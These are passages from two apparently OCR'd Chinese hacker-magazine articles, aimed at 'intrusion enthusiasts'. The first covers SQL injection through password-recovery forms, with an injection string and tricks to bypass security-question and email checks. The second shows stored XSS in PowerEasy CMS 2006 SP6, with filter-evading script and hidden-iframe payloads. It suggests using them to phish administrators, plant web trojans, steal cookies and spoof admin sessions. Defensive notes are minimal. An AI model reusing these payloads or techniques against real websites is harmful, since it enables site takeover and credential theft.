


图3




图4

都能注入成功,返回页面如4所示。

但是在测试过程中我也发现,输入框大于一个以上后,注入成功率比较低。主要原因是,一个输入框一般输入的是用户名。假设执行了以下语句:

```
select question,answer in user where username='"&trim(request.form("username"))&"'
```

执行成功后,会进入下一个页面(注入已经成功),再要求输入密保问题和答案,与数据库中的密保问题和答案做比较。而如果三个输入框在一个页面,即执行SQL语句与判断输入密保问题和答案与数据库中的密保问题和答案是否相同在同一个页面,则输入密保问题和答案肯定是错误的,这样将导致注入失败。不过也可以通过下面的方式绕过,自己先注册一个账号为LSL,记住自己的密保问题和答案,在用户名的输入框中输入"LSL' and 'a'='a",在密保问题和答案输入先前自己设置的密保问题和答案,就可以成功注入。

网上更为常见的是两个输入框,一个输入用户名,一个输入电子邮箱,通过邮箱找回密码,同样可以进行注入,如图5所示。




图5

对于此类"取回密码",关键是电子邮箱,有的会判断是否输入的是电子邮箱格式,一般都是用JavaScript来判断的,可以禁用脚本来绕过。其次是有时会出现三个以上输入框的现象,则可以参考三个输入框的情况。

经过大量分析,我得出如下结论:

1)当只要输入用户名时,注入成功率极高,是典型的"取回密码"注入。

2)当要求输入用户名和电子邮箱时,注入成功率也比较高,只要绕过检测电子邮箱格式即可(有的网站根本不检测电子邮箱格式),或者再自行构造。

3)当输入用户名、密保问题和答案,注入成功率也不低,可以先注册一个账号,再构造注入。

4)修补该漏洞的方法和后台登录页面的过滤方式一样,只需要过滤单引号。

通过以上叙述,我们可以发现"取回密码"注入还是普遍存在于各类大小网站中的。不过目前只能手工注入,耗时比较多,希望哪位大虾能写个利用工具发到黑防来,大家一起交流一下。"取回密码"注入变化比较多,许多东西还需要读者自己去摸索,如果有什么新的发现,可以到黑防论坛与大家一起交流,我的ID是珞珈凤凰。

适合读者：入侵爱好者
前置知识：ASP

动易2006 SP6跨站钓鱼

文/图 Cschi

随着溢出、病毒、搜索引擎等名词在网络中频繁出现，"钓鱼"被人们逐渐淡忘，但是"钓鱼式攻击"的危害是不能忘却的。用户的电子邮件、QQ、网游，甚至银行的账号密码被盗，而且一切发生得如此平静而突然！平时一直用得好好的密码突然过一天、睡一觉，甚至刚关闭重新打开时，却提示"密码错误！"，呜呼！可能你只能对着屏幕发呆或者怀疑自己的记忆力了！这或许就是"钓鱼"的精要：静静地下饵放线，当鱼咬钩时却要当机立断收杆，汉语中对这两个动作给了相当精准的描述：垂、钓。在2005年中，来自网络的钓鱼攻击是屡见不鲜，有的教训是惨痛的。写此文也是希望大家能时刻保持警惕，用鲁迅先生的话就是"为了忘却的纪念"！

出于对动易（PowerEasy）的信任和建站的需要，我选择了动易内容管理系统2006 SP6普及版（免费，2007-6-12发布的最新版，版本 Build0702）。当然，使用开放源码系统前有必要检测其安全性了（尽管动易将源码封装在DLL中，而且此系统可以说是经过多次考验和改版的），初步检测觉得注入是不大可能存在，因为页面均使用Config.asp文件中的防SQL注入功能，但是无意间在留言、短消息、信息管理等处发现存在跨站漏洞！下面我就在本地进行测试，授人以鱼不如授人以渔。此版本下载地址为 http://www.powereasy.net/Announce/3159.html。

本地测试

1）留言跨站

从首页的"雁过留声"（网站默认，也可以在IE地址栏中输入：http://127.0.0.1/guestbook）进入留言板，签写新的留言，如图1所示。在实际跨站时应注意此处"发表模式"和"有几条待审核"，如果为"审核发表"且管理员审核比较及时的话，那么钓到管理员的几率就非常高了！这当然是我们所期望的。

<检测SCRIPT标签>

按"源代码"键（以下的跨站脚本均在此模式中输入），输入"< >"发表后，打开数据库文件PowerEasy2006.mdb，查看PE_GuestBook表的GuestContent字段内容为"<>"，说明"<>"没有过滤或替换直接写入了数据库！再将GuestContent字段内容改为"<SCRIPT>alert('XSS')</SCRIPT>"，登录后台进行修改留言时弹出窗口，如图2所示，说明语句已被执行，所以可能存在跨站漏洞！




图1





图2

我们接着检测是否对留言内容进行过滤。由于动易将代码集成到DLL中，我们不便分析源码，只有按正常方式发表留言后，再查看数据库中PE_GuestBook表的GuestContent字段内容进行分析。当发表内容为"<SCRIPT>alert('XSS')</SCRIPT>"的留言后被过滤为空，得出结论①：将<SCRIPT>和</SCRIPT>及包含的数据过滤了；当输入"<SCRIP<SCRIPT>T"被过滤为

"<SCRIP<>T"时，得出结论②：过滤留言内容中的"SCRIPT"字符，而且过滤一次，并未对过滤后的内容进行过滤！于是输入"<SCRIPSCRIPTT>alert('XSS')</SCRIPSCRIPTT>"发表后被过滤为"<SCRIPT>alert('XSS')</SCRIPT>"，如图3所示。



	GuestImages	GuestFace	GuestIP	GuestTitle	GuestContent	GuestDatetime
▶	01	1	127.0.0.1		<	7-6-26 18:10:18
	01	1	127.0.0.1	xxx		7-6-26 18:20:28
	01	1	127.0.0.1	xxx		7-6-26 18:21:06
	01	1	127.0.0.1	xxx		7-6-26 18:23:48
	01	1	127.0.0.1	xxx	<SCRIP<T	7-6-26 18:24:35
	01	1	127.0.0.1	xxx	<SCRIP<></>	7-6-26 18:25:10
	01	1	127.0.0.1	xxx	<SCRIP<>T	7-6-26 18:25:44
	01	1	127.0		<SCRIP<>T	7-6-26 18:26:32
	01	1	127.0.0.1	xxx	<SCRIPT	7-6-26 18:27:11
					<SCRIPT>alert('XSS')</SCRIPT>	7-6-26 18:28:04
*						

图3

OK，再次登录后台修改这条留言（后台审核留言时，只有选择"修改"才可以查看留言内容，所以在写留言标题时尽可能的发挥想象，引诱管理员查看留言内容，如此才能诱其上钩！不过相信多数管理员在审核留言时会查看留言内容的。），弹出如图2的窗口！说明我们已经顺利绕过了动易的过滤，成功将脚本写入了数据库，证实动易2006 SP6的确存在跨站漏洞！

<检测IFRAME标签>

当然，我们跨站并不是让管理员看一个弹出窗口，这样不但毫无意义，而且还会惊着"鱼儿"！就好像站在岸边大笑一声："啊哈！鱼，我已经发现你了！"，然后夹着空鱼竿返回一样让人感到异样！一切要在平静中暗藏杀机！于是我们测试"<IFRAME>"标签。先在留言内容的源代码处输入"<IFRAME src=http://127.0.0.1/Article/Index.asp></IFRAME>"，发表后被过滤为"</IFRAME>"，输入"<IFRAME"没有过滤直接存入数据库，而输入"<IFRAME>"则无法发表，提示"留言发送失败！请将必要的信息填写完整！"，说明留言内容被过滤为空了。所以得出结论③：过滤"<IFRAME……>"（……为任何字符）。这样输入"<IFRAM<IFRAME>E src=http://127.0.0.1/Article/Index.asp></IFRAME>"发表后会被过滤为"<IFRAME src=http://127.0.0.1/Article/Index.asp></IFRAME>"存入数据库中！登录后台修改留言时，会发现该脚本已经执行！如图4所示。

将IFRAME的width、height属性设为0，如"<IFRAM<IFRAME>E src=http://127.0.0.1/Article/Index.asp width=0 height=0></IFRAME>"，即可做到钓鱼于无声息，除非管理员查看源代码，但却已经中招。

<放长线钓大鱼>

如果继续将上面脚本中src属性的值改为网马地址，便可达到种马、获取Cookie等目的，但是如果用户安全意识比较高，比如系统打过补丁、有杀毒软件、防火墙，甚至禁用ActiveX控件等，那么种马无疑是不打自招、萤蛾扑火——自我毁灭！而获取Cookie就比较隐蔽了，进一步破解密码，再运用点社会学知识，加点运气，假如他的各种密码大同小异，那么他完了，假如是网站管理员在审核留言时中招，那么这个网站就完了。简直无法相信，动易后台竟然使用Cookie验证，利用Cookie欺骗便可进入后台，如图5所示。

